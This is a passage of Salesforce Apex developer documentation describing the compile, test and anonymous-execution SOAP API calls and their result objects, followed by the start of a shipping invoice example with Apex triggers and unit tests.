    CompileAndTestResult result = null;

    String triggerBody = "trigger t1 on Account (before insert){ " +
      "  for(Account a:Trigger.new){ " +
      "   a.description = 't1_UPDATE';}" +
      "}";

    String testClassBody = "@isTest private class TestT1{" +
      "    // Test for the trigger" +
      "    public static testmethod void test1(){" +
      "      Account a  = new Account(name='TEST');" +
      "      insert(a);" +
      "      a = [select id,description from Account where id=:a.id];" +
      "      System.assert(a.description.contains('t1_UPDATE'));" +
      "    }" +
      "    // Test for the class" +
      "    public static testmethod void test2(){" +
      "      String s = C1.method1();" +
      "      System.assert(s=='HELLO');" +
      "    }" +
      "}";

    String classBody = "public class C1{" +
      "    public static String s ='HELLO';" +
      "    public static String method1(){" +
      "      return(s);" +
      "    }" +
      "}";

    request = new CompileAndTestRequest();

    request.setClasses(new String[]{classBody, testClassBody});
    request.setTriggers(new String[]{triggerBody});
    request.setCheckOnly(true);
```

```
    try {
        result = apexBinding.compileAndTest(request);
    } catch (RemoteException e) {
        System.out.println("An unexpected error occurred: " + e.getMessage());
    }
    assert (result.isSuccess());
}
```

Arguments

Name	Type	Description
`request`	CompileAndTestRequest	A request that includes the Apex and the values for any fields that need to be set for this request.

Response

CompileAndTestResult

CompileAndTestRequest

The `compileAndTest()` call contains this object, a request with information about the Apex to be compiled.

A CompileAndTestRequest object has the following properties:

Name	Type	Description
`checkOnly`	boolean	If set to `true`, the Apex classes and triggers submitted are not saved to your organization, whether or not the code successfully compiles and unit tests pass.
`classes`	string	Content of the class or classes to be compiled.
`deleteClasses`	string	Name of the class or classes to be deleted.
`deleteTriggers`	string	Name of the trigger or triggers to be deleted.
`runTestsRequest`	RunTestsRequest	Specifies information about the Apex to be tested. If this request is sent in a production organization, this property is ignored and all unit tests are run for your entire organization.
`triggers`	string	Content of the trigger or triggers to be compiled.

Note the following about this object:

- This object contains the `RunTestsRequest` property. If the request is run in a production organization, the property is ignored and all tests are run.
- If any errors occur during compile, delete, testing, or if the goal of 75% code coverage is missed, no classes or triggers are saved to your organization. This is the same requirement as Force.com AppExchange package testing.
- All triggers must have code coverage. If a trigger has no code coverage, no classes or triggers are saved to your organization.

CompileAndTestResult

The `compileAndTest()` call returns information about the compile and unit test run of the specified Apex, including whether it succeeded or failed.

A CompileAndTestResult object has the following properties:

Name	Type	Description
`classes`	CompileClassResult	Information about the success or failure of the `compileAndTest()` call if classes were being compiled.
`deleteClasses`	DeleteApexResult	Information about the success or failure of the `compileAndTest()` call if classes were being deleted.
`deleteTriggers`	DeleteApexResult	Information about the success or failure of the `compileAndTest()` call if triggers were being deleted.
`runTestsResult`	RunTestsResult	Information about the success or failure of the Apex unit tests, if any were specified.
`success`	boolean*	If `true`, all of the classes, triggers, and unit tests specified ran successfully. If any class, trigger, or unit test failed, the value is `false`, and details are reported in the corresponding result object: • CompileClassResult • CompileTriggerResult • DeleteApexResult • RunTestsResult
`triggers`	CompileTriggerResult	Information about the success or failure of the `compileAndTest()` call if triggers were being compiled.

* Link goes to the *SOAP API Developer's Guide*.

CompileClassResult

This object is returned as part of a `compileAndTest()` or `compileClasses()` call. It contains information about whether or not the compile and run of the specified Apex was successful.

A CompileClassResult object has the following properties:

Name	Type	Description
`bodyCrc`	int*	The CRC (cyclic redundancy check) of the class or trigger file.
`column`	int*	The column number where an error occurred, if one did.
`id`	ID*	An ID is created for each compiled class. The ID is unique within an organization.
`line`	int*	The line number where an error occurred, if one did.
`name`	string*	The name of the class.

Name	Type	Description
`problem`	string*	The description of the problem if an error occurred.
`success`	boolean*	If `true`, the class or classes compiled successfully. If `false`, problems are specified in other properties of this object.

* Link goes to the *SOAP API Developer's Guide*.

CompileTriggerResult

This object is returned as part of a `compileAndTest()` or `compileTriggers()` call. It contains information about whether or not the compile and run of the specified Apex was successful.

A CompileTriggerResult object has the following properties:

Name	Type	Description
`bodyCrc`	int*	The CRC (cyclic redundancy check) of the trigger file.
`column`	int*	The column where an error occurred, if one did.
`id`	ID*	An ID is created for each compiled trigger. The ID is unique within an organization.
`line`	int*	The line number where an error occurred, if one did.
`name`	string*	The name of the trigger.
`problem`	string*	The description of the problem if an error occurred.
`success`	boolean*	If `true`, all the specified triggers compiled and ran successfully. If the compilation or execution of any trigger fails, the value is `false`.

* Link goes to the *SOAP API Developer's Guide*.

DeleteApexResult

This object is returned when the `compileAndTest()` call returns information about the deletion of a class or trigger.

A DeleteApexResult object has the following properties:

Name	Type	Description
`id`	ID*	ID of the deleted trigger or class. The ID is unique within an organization.
`problem`	string*	The description of the problem if an error occurred.
`success`	boolean*	If `true`, all the specified classes or triggers were deleted successfully. If any class or trigger is not deleted, the value is `false`.

* Link goes to the *SOAP API Developer's Guide*.

compileClasses()

Compile your Apex in Developer Edition or sandbox organizations.

Syntax

```
CompileClassResult[] = compileClasses(string[] classList);
```

Usage

Use this call to compile Apex classes in Developer Edition or sandbox organizations. Production organizations must use `compileAndTest()`.

This call supports the DebuggingHeader and the SessionHeader. For more information about the SOAP headers in the API, see the *SOAP API Developer's Guide*.

Sample Code—Java

```
public void compileClassesSample() {
    String p1 = "public class p1 {\n"
      + "public static Integer var1 = 0;\n"
      + "public static void methodA() {\n"
      + " var1 = 1;\n" + "}\n"
      + "public static void methodB() {\n"
      + " p2.MethodA();\n" + "}\n"
      + "}";
    String p2 = "public class p2 {\n"
      + "public static Integer var1 = 0;\n"
      + "public static void methodA() {\n"
      + " var1 = 1;\n" + "}\n"
      + "public static void methodB() {\n"
      + " p1.MethodA();\n" + "}\n"
      + "}";
    CompileClassResult[] r = new CompileClassResult[0];
    try {
        r = apexBinding.compileClasses(new String[]{p1, p2});
    } catch (RemoteException e) {
        System.out.println("An unexpected error occurred: "
          + e.getMessage());
    }
    if (!r[0].isSuccess()) {
        System.out.println("Couldn't compile class p1 because: "
          + r[0].getProblem());
    }
    if (!r[1].isSuccess()) {
        System.out.println("Couldn't compile class p2 because: "
          + r[1].getProblem());
    }
}
```

Arguments

Name	Type	Description
`scripts`	string*	A request that includes the Apex classes and the values for any fields that need to be set for this request.

* Link goes to the *SOAP API Developer's Guide*.

Response

CompileClassResult

`compileTriggers()`

Compile your Apex triggers in Developer Edition or sandbox organizations.

Syntax

```
CompileTriggerResult[] = compileTriggers(string[] triggerList);
```

Usage

Use this call to compile the specified Apex triggers in your Developer Edition or sandbox organization. Production organizations must use `compileAndTest()`.

This call supports the DebuggingHeader and the SessionHeader. For more information about the SOAP headers in the API, see the *SOAP API Developer's Guide*.

Arguments

Name	Type	Description
`scripts`	string*	A request that includes the Apex trigger or triggers and the values for any fields that need to be set for this request.

* Link goes to the *SOAP API Developer's Guide*.

Response

CompileTriggerResult

executeanonymous()

Executes a block of Apex.

Syntax

```
ExecuteAnonymousResult[] = binding.executeanonymous(string apexcode);
```

Usage

Use this call to execute an anonymous block of Apex. This call can be executed from AJAX.

This call supports the API DebuggingHeader and SessionHeader.

If a component in a package with restricted API access issues this call, the request is blocked.

Apex classes and triggers saved (compiled) using API version 15.0 and higher produce a runtime error if you assign a String value that is too long for the field.

Arguments

Name	Type	Description
apexcode	string*	A block of Apex.

* Link goes to the *SOAP API Developer's Guide*.

SOAP API Developer's Guide contains information about security, access, and SOAP headers.

Response

ExecuteAnonymousResult[]

ExecuteAnonymousResult

The `executeanonymous()` call returns information about whether or not the compile and run of the code was successful.

An `ExecuteAnonymousResult` object has the following properties:

Name	Type	Description
column	int*	If `compiled` is False, this field contains the column number of the point where the compile failed.
compileProblem	string*	If `compiled` is False, this field contains a description of the problem that caused the compile to fail.
compiled	boolean*	If True, the code was successfully compiled. If False, the `column`, `line`, and `compileProblem` fields are not null.

Name	Type	Description
`exceptionMessage`	string*	If `success` is False, this field contains the exception message for the failure.
`exceptionStackTrace`	string*	If `success` is False, this field contains the stack trace for the failure.
`line`	int*	If `compiled` is False, this field contains the line number of the point where the compile failed.
`success`	boolean*	If True, the code was successfully executed. If False, the `exceptionMessage` and `exceptionStackTrace` values are not null.

* Link goes to the *SOAP API Developer's Guide*.

`runTests()`

Run your Apex unit tests.

Syntax

```
RunTestsResult[] = binding.runTests(RunTestsRequest request);
```

Usage

To facilitate the development of robust, error-free code, Apex supports the creation and execution of *unit tests*. Unit tests are class methods that verify whether a particular piece of code is working properly. Unit test methods take no arguments, commit no data to the database, send no emails, and are flagged with the `testMethod` keyword or the `isTest` annotation in the method definition. Also, test methods must be defined in test classes, that is, classes annotated with `isTest`. Use this call to run your Apex unit tests.

This call supports the DebuggingHeader and the SessionHeader. For more information about the SOAP headers in the API, see the *SOAP API Developer's Guide*.

Sample Code—Java

```
public void runTestsSample() {
   String sessionId = "sessionID goes here";
   String url = "url goes here";
   // Set the Apex stub with session ID received from logging in with the partner API
   _SessionHeader sh = new _SessionHeader();
   apexBinding.setHeader(
      new ApexServiceLocator().getServiceName().getNamespaceURI(),
      "SessionHeader", sh);
   // Set the URL received from logging in with the partner API to the Apex stub
   apexBinding._setProperty(ApexBindingStub.ENDPOINT_ADDRESS_PROPERTY, url);

   // Set the debugging header
   _DebuggingHeader dh = new _DebuggingHeader();
   dh.setDebugLevel(LogType.Profiling);
   apexBinding.setHeader(
```

```
        new ApexServiceLocator().getServiceName().getNamespaceURI(),
        "DebuggingHeader", dh);

    long start = System.currentTimeMillis();
    RunTestsRequest rtr = new RunTestsRequest();
    rtr.setAllTests(true);
    RunTestsResult res = null;
    try {
        res = apexBinding.runTests(rtr);
    } catch (RemoteException e) {
        System.out.println("An unexpected error occurred: " + e.getMessage());
    }

    System.out.println("Number of tests: " + res.getNumTestsRun());
    System.out.println("Number of failures: " + res.getNumFailures());
    if (res.getNumFailures() > 0) {
        for (RunTestFailure rtf : res.getFailures()) {
            System.out.println("Failure: " + (rtf.getNamespace() ==
            null ? "" : rtf.getNamespace() + ".")
            + rtf.getName() + "." + rtf.getMethodName() + ": "
            + rtf.getMessage() + "\n" + rtf.getStackTrace());
        }
    }
    if (res.getCodeCoverage() != null) {
        for (CodeCoverageResult ccr : res.getCodeCoverage()) {
            System.out.println("Code coverage for " + ccr.getType() +
            (ccr.getNamespace() == null ? "" : ccr.getNamespace() + ".")
            + ccr.getName() + ": "
            + ccr.getNumLocationsNotCovered()
            + " locations not covered out of "
            + ccr.getNumLocations());

        if (ccr.getNumLocationsNotCovered() > 0) {
            for (CodeLocation cl : ccr.getLocationsNotCovered())
                System.out.println("\tLine " + cl.getLine());
            }
        }
    }
    System.out.println("Finished in " +
    (System.currentTimeMillis() - start) + "ms");
}
```

Arguments

Name	Type	Description
request	RunTestsRequest	A request that includes the Apex unit tests and the values for any fields that need to be set for this request.

Response

RunTestsResult

RunTestsRequest

Specifies information about the Apex code to be tested. RunTestsRequest is part of CompileAndTestRequest, which is the request passed to the `compileAndTest()` call. You can specify the same or different classes to be tested and compiled. Since triggers cannot be tested directly, they are not included in this object. Instead, you must specify a class that calls the trigger.

If the request is sent to a production organization, this request is ignored and all unit tests defined for your organization are run.

The RunTestsRequest object has the following properties:

Name	Type	Description
`allTests`	boolean*	If `allTests` is true, all unit tests defined for your organization are run.
`classes`	string*[]	An array of one or more objects.
`namespace`	string	If specified, the namespace that contains the unit tests to be run. Do not use this property if you specify allTests as true. Also, if you execute `compileAndTest()` in a production organization, this property is ignored, and all unit tests defined for the organization are run.
`packages`	string*[]	Do not use after version 10.0. For earlier, unsupported releases, the content of the package to be tested.

* Link goes to the *SOAP API Developer's Guide*.

RunTestsResult

Contains information about the execution of unit tests, including whether unit tests were completed successfully, code coverage results, and failures.

A RunTestsResult object has the following properties:

Name	Type	Description
`codeCoverage`	CodeCoverageResult[]	An array of one or more CodeCoverageResult objects that contains the details of the code coverage for the specified unit tests.
`codeCoverageWarnings`	CodeCoverageWarning[]	An array of one or more code coverage warnings for the test run. The results include both the total number of lines that could have been executed, as well as the number, line, and column positions of code that was not executed.
`failures`	RunTestFailure[]	An array of one or more RunTestFailure objects that contain information about the unit test failures, if there are any.
`numFailures`	int	The number of failures for the unit tests.
`numTestsRun`	int	The number of unit tests that were run.

Name	Type	Description
successes	RunTestSuccess[]	An array of one or more RunTestSuccess objects that contain information about successes, if there are any.
totalTime	double	The total cumulative time spent running tests. This can be helpful for performance monitoring.

CodeCoverageResult

The RunTestsResult object contains this object. It contains information about whether or not the compile of the specified Apex and run of the unit tests was successful.

A CodeCoverageResult object has the following properties:

Name	Type	Description
dmlInfo	CodeLocation[]	For each class or trigger tested, for each portion of code tested, this property contains the DML statement locations, the number of times the code was executed, and the total cumulative time spent in these calls. This can be helpful for performance monitoring.
id	ID	The ID of the CodeLocation. The ID is unique within an organization.
locationsNotCovered	CodeLocation[]	For each class or trigger tested, if any code is not covered, the line and column of the code not tested, and the number of times the code was executed.
methodInfo	CodeLocation[]	For each class or trigger tested, the method invocation locations, the number of times the code was executed, and the total cumulative time spent in these calls. This can be helpful for performance monitoring.
name	string	The name of the class or trigger covered.
namespace	string	The namespace that contained the unit tests, if one is specified.
numLocations	int	The total number of code locations.
soqlInfo	CodeLocation[]	For each class or trigger tested, the location of SOQL statements in the code, the number of times this code was executed, and the total cumulative time spent in these calls. This can be helpful for performance monitoring.
soslInfo	CodeLocation[]	For each class tested, the location of SOSL statements in the code, the number of times this code was executed, and the total cumulative time spent in these calls. This can be helpful for performance monitoring.
type	string	Do not use. In early, unsupported releases, used to specify class or package.

CodeCoverageWarning

The RunTestsResult object contains this object. It contains information about the Apex class which generated warnings.

This object has the following properties:

Name	Type	Description
`id`	ID	The ID of the class which generated warnings.
`message`	string	The message of the warning generated.
`name`	string	The name of the class that generated a warning. If the warning applies to the overall code coverage, this value is null.
`namespace`	string	The namespace that contains the class, if one was specified.

RunTestFailure

The RunTestsResult object returns information about failures during the unit test run.

This object has the following properties:

Name	Type	Description
`id`	ID	The ID of the class which generated failures.
`message`	string	The failure message.
`methodName`	string	The name of the method that failed.
`name`	string	The name of the class that failed.
`namespace`	string	The namespace that contained the class, if one was specified.
`seeAllData`	boolean	Indicates whether the test method has access to organization data (`true`) or not (`false`). This field is available in API version 33.0 and later.
`stackTrace`	string	The stack trace for the failure.
`time`	double	The time spent running tests for this failed operation. This can be helpful for performance monitoring.
`type`	string	Do not use. In early, unsupported releases, used to specify class or package.

RunTestSuccess

The RunTestsResult object returns information about successes during the unit test run.

This object has the following properties:

Name	Type	Description
`id`	ID	The ID of the class which generated the success.
`methodName`	string	The name of the method that succeeded.
`name`	string	The name of the class that succeeded.
`namespace`	string	The namespace that contained the class, if one was specified.
`seeAllData`	boolean	Indicates whether the test method has access to organization data (`true`) or not (`false`). This field is available in API version 33.0 and later.
`time`	double	The time spent running tests for this operation. This can be helpful for performance monitoring.

CodeLocation

The RunTestsResult object contains this object in a number of fields.

This object has the following properties:

Name	Type	Description
`column`	int	The column location of the Apex tested.
`line`	int	The line location of the Apex tested.
`numExecutions`	int	The number of times the Apex was executed in the test run.
`time`	double	The total cumulative time spent at this location. This can be helpful for performance monitoring.

DebuggingHeader

Specifies that the response will contain the debug log in the return header, and specifies the level of detail in the debug header.

API Calls

`compileAndTest()` `executeanonymous()` `runTests()`

Fields

Element Name	Type	Description
`debugLevel`	logtype	This field has been deprecated and is only provided for backwards compatibility. Specifies the type of information returned in the debug log. The values are listed from the least amount of information returned to the most information returned. Valid values include: • `NONE` • `DEBUGONLY` • `DB` • `PROFILING` • `CALLOUT` • `DETAIL`
`categories`	LogInfo[]	Specifies the type, as well as the amount of information returned in the debug log.

LogInfo

Specifies the type, as well as the amount of information, returned in the debug log. The `categories` field takes a list of these objects.

Fields

Element Name	Type	Description
`LogCategory`	`string`	Specify the type of information returned in the debug log. Valid values are: • `Db` • `Workflow` • `Validation` • `Callout` • `Apex_code` • `Apex_profiling` • `All`
`LogCategoryLevel`	`string`	Specifies the amount of information returned in the debug log. Only the `Apex_code` `LogCategory` uses the log category levels. Valid log levels are (listed from lowest to highest): • `ERROR` • `WARN` • `INFO` • `DEBUG` • `FINE` • `FINER`

Element Name	Type	Description
		• `FINEST`

PackageVersionHeader

Specifies the package version for each installed managed package. A package version is a number that identifies the set of components uploaded in a package. The version number has the format *majorNumber.minorNumber.patchNumber* (for example, 2.1.3). The major and minor numbers increase to a chosen value during every major release. The *patchNumber* is generated and updated only for a patch release. As well as a set of components, a package version encompasses specific behavior. Publishers can use package versions to evolve the components in their managed packages gracefully by releasing subsequent package versions without breaking existing customer integrations using the package.

A managed package can have several versions with different content and behavior. This header allows you to specify the version used for each package referenced by your API client. If a package version is not specified for a package, the API client uses the version of the package that is selected in the Version Settings section under Setup, in **Develop** > **API**. This header is available in API version 16.0 and later.

API Calls

`compileAndTest()`, `compileClasses()`, `compileTriggers()`, `executeanonymous()`

Fields

Element Name	Type	Description
`packageVersions`	PackageVersion[]	A list of package versions for installed managed packages referenced by your API client.

PackageVersion

Specifies a version of an installed managed package. It includes the following fields:

Field	Type	Description
`majorNumber`	int	The major version number of a package version. A package version is denoted by *majorNumber.minorNumber*, for example `2.1`.
`minorNumber`	int	The minor version number of a package version. A package version is denoted by *majorNumber.minorNumber*, for example `2.1`.
`namespace`	string	The unique namespace of the managed package.

APPENDIX B Shipping Invoice Example

This appendix provides an example of an Apex application. This is a more complex example than the Hello World example.

Shipping Invoice Example Walk-Through

The sample application in this section includes traditional Salesforce functionality blended with Apex. Many of the syntactic and semantic features of Apex, along with common idioms, are illustrated in this application.

Note: The Hello World and the shipping invoice samples require custom fields and objects. You can either create these on your own, or download the objects, fields and Apex code as a managed packaged from Force.com AppExchange. For more information, see `https://developer.salesforce.com/docs`.

Scenario

In this sample application, the user creates a new shipping invoice, or order, and then adds items to the invoice. The total amount for the order, including shipping cost, is automatically calculated and updated based on the items added or deleted from the invoice.

Data and Code Models

This sample application uses two new objects: Item and Shipping_invoice.

The following assumptions are made:

- Item A cannot be in both orders shipping_invoice1 and shipping_invoice2. Two customers cannot obtain the same (physical) product.
- The tax rate is 9.25%.
- The shipping rate is 75 cents per pound.
- Once an order is over $100, the shipping discount is applied (shipping becomes free).

The fields in the Item custom object include:

Name	Type	Description
Name	String	The name of the item
Price	Currency	The price of the item
Quantity	Number	The number of items in the order
Weight	Number	The weight of the item, used to calculate shipping costs

Name	Type	Description
Shipping_invoice	Master-Detail (shipping_invoice)	The order this item is associated with

The fields in the Shipping_invoice custom object include:


Name	Type	Description
Name	String	The name of the shipping invoice/order
Subtotal	Currency	The subtotal
GrandTotal	Currency	The total amount, including tax and shipping
Shipping	Currency	The amount charged for shipping (assumes $0.75 per pound)
ShippingDiscount	Currency	Only applied once when subtotal amount reaches $100
Tax	Currency	The amount of tax (assumes 9.25%)
TotalWeight	Number	The total weight of all items

All of the Apex for this application is contained in triggers. This application has the following triggers:

Object	Trigger Name	When Runs	Description
Item	Calculate	after insert, after update, after delete	Updates the shipping invoice, calculates the totals and shipping
Shipping_invoice	ShippingDiscount	after update	Updates the shipping invoice, calculating if there is a shipping discount

The following is the general flow of user actions and when triggers run:

Flow of user action and triggers for the shopping cart application



1. User clicks **Orders** > **New**, names the shipping invoice and clicks **Save**.
2. User clicks **New Item**, fills out information, and clicks **Save**.
3. Calculate trigger runs. Part of the Calculate trigger updates the shipping invoice.
4. ShippingDiscount trigger runs.
5. User can then add, delete or change items in the invoice.

In Shipping Invoice Example Code both of the triggers and the test class are listed. The comments in the code explain the functionality.

Testing the Shipping Invoice Application

Before an application can be included as part of a package, 75% of the code must be covered by unit tests. Therefore, one piece of the shipping invoice application is a class used for testing the triggers.

The test class verifies the following actions are completed successfully:

- Inserting items
- Updating items
- Deleting items
- Applying shipping discount
- Negative test for bad input

Shipping Invoice Example Code

The following triggers and test class make up the shipping invoice example application:

- Calculate trigger
- ShippingDiscount trigger
- Test class

Calculate Trigger

```
trigger calculate on Item__c (after insert, after update, after delete) {

// Use a map because it doesn't allow duplicate values

Map<ID, Shipping_Invoice__C> updateMap = new Map<ID, Shipping_Invoice__C>();

// Set this integer to -1 if we are deleting
Integer subtract ;

// Populate the list of items based on trigger type
List<Item__c> itemList;
    if(trigger.isInsert || trigger.isUpdate){
        itemList = Trigger.new;
        subtract = 1;
    }
    else if(trigger.isDelete)
    {
        // Note -- there is no trigger.new in delete
        itemList = trigger.old;
        subtract = -1;
    }

// Access all the information we need in a single query
// rather than querying when we need it.
// This is a best practice for bulkifying requests

set<Id> AllItems = new set<id>();

for(item__c i :itemList){
// Assert numbers are not negative.
// None of the fields would make sense with a negative value

System.assert(i.quantity__c > 0, 'Quantity must be positive');
System.assert(i.weight__c >= 0, 'Weight must be non-negative');
System.assert(i.price__c >= 0, 'Price must be non-negative');

// If there is a duplicate Id, it won't get added to a set
AllItems.add(i.Shipping_Invoice__C);
}

// Accessing all shipping invoices associated with the items in the trigger
List<Shipping_Invoice__C> AllShippingInvoices = [SELECT Id, ShippingDiscount__c,
```

```
                    SubTotal__c, TotalWeight__c, Tax__c, GrandTotal__c
                    FROM Shipping_Invoice__C WHERE Id IN :AllItems];

// Take the list we just populated and put it into a Map.
// This will make it easier to look up a shipping invoice
// because you must iterate a list, but you can use lookup for a map,
Map<ID, Shipping_Invoice__C> SIMap = new Map<ID, Shipping_Invoice__C>();

for(Shipping_Invoice__C sc : AllShippingInvoices)
{
    SIMap.put(sc.id, sc);
}

// Process the list of items
    if(Trigger.isUpdate)
    {
        // Treat updates like a removal of the old item and addition of the
        // revised item rather than figuring out the differences of each field
        // and acting accordingly.
        // Note updates have both trigger.new and trigger.old
        for(Integer x = 0; x < Trigger.old.size(); x++)
        {
            Shipping_Invoice__C myOrder;
            myOrder = SIMap.get(trigger.old[x].Shipping_Invoice__C);

            // Decrement the previous value from the subtotal and weight.
            myOrder.SubTotal__c -= (trigger.old[x].price__c *
                                    trigger.old[x].quantity__c);
            myOrder.TotalWeight__c -= (trigger.old[x].weight__c *
                                       trigger.old[x].quantity__c);

            // Increment the new subtotal and weight.
            myOrder.SubTotal__c += (trigger.new[x].price__c *
                                    trigger.new[x].quantity__c);
            myOrder.TotalWeight__c += (trigger.new[x].weight__c *
                                       trigger.new[x].quantity__c);
        }

        for(Shipping_Invoice__C myOrder : AllShippingInvoices)
        {

            // Set tax rate to 9.25%  Please note, this is a simple example.
            // Generally, you would never hard code values.
            // Leveraging Custom Settings for tax rates is a best practice.
            // See Custom Settings in the Apex Developer's guide
            // for more information.
            myOrder.Tax__c = myOrder.Subtotal__c * .0925;

            // Reset the shipping discount
            myOrder.ShippingDiscount__c = 0;

            // Set shipping rate to 75 cents per pound.
            // Generally, you would never hard code values.
            // Leveraging Custom Settings for the shipping rate is a best practice.
```

```
            // See Custom Settings in the Apex Developer's guide
            // for more information.
            myOrder.Shipping__c = (myOrder.totalWeight__c * .75);
            myOrder.GrandTotal__c = myOrder.SubTotal__c + myOrder.tax__c +
                                    myOrder.Shipping__c;
            updateMap.put(myOrder.id, myOrder);
         }
    }
    else
    {
        for(Item__c itemToProcess : itemList)
        {
            Shipping_Invoice__C myOrder;

            // Look up the correct shipping invoice from the ones we got earlier
            myOrder = SIMap.get(itemToProcess.Shipping_Invoice__C);
            myOrder.SubTotal__c += (itemToProcess.price__c *
                                    itemToProcess.quantity__c * subtract);
            myOrder.TotalWeight__c += (itemToProcess.weight__c *
                                       itemToProcess.quantity__c * subtract);
        }

        for(Shipping_Invoice__C myOrder : AllShippingInvoices)
        {

             // Set tax rate to 9.25%  Please note, this is a simple example.
             // Generally, you would never hard code values.
             // Leveraging Custom Settings for tax rates is a best practice.
             // See Custom Settings in the Apex Developer's guide
             // for more information.
             myOrder.Tax__c = myOrder.Subtotal__c * .0925;

             // Reset shipping discount
             myOrder.ShippingDiscount__c = 0;

            // Set shipping rate to 75 cents per pound.
            // Generally, you would never hard code values.
            // Leveraging Custom Settings for the shipping rate is a best practice.
            // See Custom Settings in the Apex Developer's guide
            // for more information.
            myOrder.Shipping__c = (myOrder.totalWeight__c * .75);
            myOrder.GrandTotal__c = myOrder.SubTotal__c + myOrder.tax__c +
                                    myOrder.Shipping__c;

            updateMap.put(myOrder.id, myOrder);

         }
     }

     // Only use one DML update at the end.
     // This minimizes the number of DML requests generated from this trigger.
     update updateMap.values();
}
```

ShippingDiscount Trigger

```
trigger ShippingDiscount on Shipping_Invoice__C (before update) {
    // Free shipping on all orders greater than $100

    for(Shipping_Invoice__C myShippingInvoice : Trigger.new)
    {
        if((myShippingInvoice.subtotal__c >= 100.00) &&
           (myShippingInvoice.ShippingDiscount__c == 0))
        {
            myShippingInvoice.ShippingDiscount__c =
                        myShippingInvoice.Shipping__c * -1;
            myShippingInvoice.GrandTotal__c += myShippingInvoice.ShippingDiscount__c;
        }
    }
}
```

Shipping Invoice Test

```
@IsTest
private class TestShippingInvoice{

    // Test for inserting three items at once
    public static testmethod void testBulkItemInsert(){
        // Create the shipping invoice. It's a best practice to either use defaults
        // or to explicitly set all values to zero so as to avoid having
        // extraneous data in your test.
        Shipping_Invoice__C order1 = new Shipping_Invoice__C(subtotal__c = 0,
                          totalweight__c = 0, grandtotal__c = 0,
                          ShippingDiscount__c = 0, Shipping__c = 0, tax__c = 0);

        // Insert the order and populate with items
        insert Order1;
        List<Item__c> list1 = new List<Item__c>();
        Item__c item1 = new Item__C(Price__c = 10, weight__c = 1, quantity__c = 1,
                                    Shipping_Invoice__C = order1.id);
        Item__c item2 = new Item__C(Price__c = 25, weight__c = 2, quantity__c = 1,
                                    Shipping_Invoice__C = order1.id);
        Item__c item3 = new Item__C(Price__c = 40, weight__c = 3, quantity__c = 1,
                                    Shipping_Invoice__C = order1.id);
        list1.add(item1);
        list1.add(item2);
        list1.add(item3);
        insert list1;

        // Retrieve the order, then do assertions
        order1 = [SELECT id, subtotal__c, tax__c, shipping__c, totalweight__c,
                  grandtotal__c, shippingdiscount__c
                  FROM Shipping_Invoice__C
                  WHERE id = :order1.id];

        System.assert(order1.subtotal__c == 75,
                'Order subtotal was not $75, but was '+ order1.subtotal__c);
```

```
        System.assert(order1.tax__c == 6.9375,
                'Order tax was not $6.9375, but was ' + order1.tax__c);
        System.assert(order1.shipping__c == 4.50,
                'Order shipping was not $4.50, but was ' + order1.shipping__c);
        System.assert(order1.totalweight__c == 6.00,
                'Order weight was not 6 but was ' + order1.totalweight__c);
        System.assert(order1.grandtotal__c == 86.4375,
                'Order grand total was not $86.4375 but was '
                 + order1.grandtotal__c);
        System.assert(order1.shippingdiscount__c == 0,
                'Order shipping discount was not $0 but was '
                + order1.shippingdiscount__c);
    }

    // Test for updating three items at once
    public static testmethod void testBulkItemUpdate(){

        // Create the shipping invoice. It's a best practice to either use defaults
        // or to explicitly set all values to zero so as to avoid having
        // extraneous data in your test.
        Shipping_Invoice__C order1 = new Shipping_Invoice__C(subtotal__c = 0,
                          totalweight__c = 0, grandtotal__c = 0,
                          ShippingDiscount__c = 0, Shipping__c = 0, tax__c = 0);

        // Insert the order and populate with items.
        insert Order1;
        List<Item__c> list1 = new List<Item__c>();
        Item__c item1 = new Item__C(Price__c = 1, weight__c = 1, quantity__c = 1,
                                    Shipping_Invoice__C = order1.id);
        Item__c item2 = new Item__C(Price__c = 2, weight__c = 2, quantity__c = 1,
                                    Shipping_Invoice__C = order1.id);
        Item__c item3 = new Item__C(Price__c = 4, weight__c = 3, quantity__c = 1,
                                    Shipping_Invoice__C = order1.id);
        list1.add(item1);
        list1.add(item2);
        list1.add(item3);
        insert list1;

        // Update the prices on the 3 items
        list1[0].price__c = 10;
        list1[1].price__c = 25;
        list1[2].price__c = 40;
        update list1;

        // Access the order and assert items updated
        order1 = [SELECT id, subtotal__c, tax__c, shipping__c, totalweight__c,
                  grandtotal__c, shippingdiscount__c
                  FROM Shipping_Invoice__C
                  WHERE Id = :order1.Id];

        System.assert(order1.subtotal__c == 75,
                       'Order subtotal was not $75, but was '+ order1.subtotal__c);
        System.assert(order1.tax__c == 6.9375,
                       'Order tax was not $6.9375, but was ' + order1.tax__c);
```

```
        System.assert(order1.shipping__c == 4.50,
                      'Order shipping was not $4.50, but was '
                      + order1.shipping__c);
        System.assert(order1.totalweight__c == 6.00,
                      'Order weight was not 6 but was ' + order1.totalweight__c);
        System.assert(order1.grandtotal__c == 86.4375,
                      'Order grand total was not $86.4375 but was '
                      + order1.grandtotal__c);
        System.assert(order1.shippingdiscount__c == 0,
                      'Order shipping discount was not $0 but was '
                      + order1.shippingdiscount__c);

    }

    // Test for deleting items
    public static testmethod void testBulkItemDelete(){

        // Create the shipping invoice. It's a best practice to either use defaults
        // or to explicitly set all values to zero so as to avoid having
        // extraneous data in your test.
        Shipping_Invoice__C order1 = new Shipping_Invoice__C(subtotal__c = 0,
                          totalweight__c = 0, grandtotal__c = 0,
                          ShippingDiscount__c = 0, Shipping__c = 0, tax__c = 0);

        // Insert the order and populate with items
        insert Order1;
        List<Item__c> list1 = new List<Item__c>();
        Item__c item1 = new Item__C(Price__c = 10, weight__c = 1, quantity__c = 1,
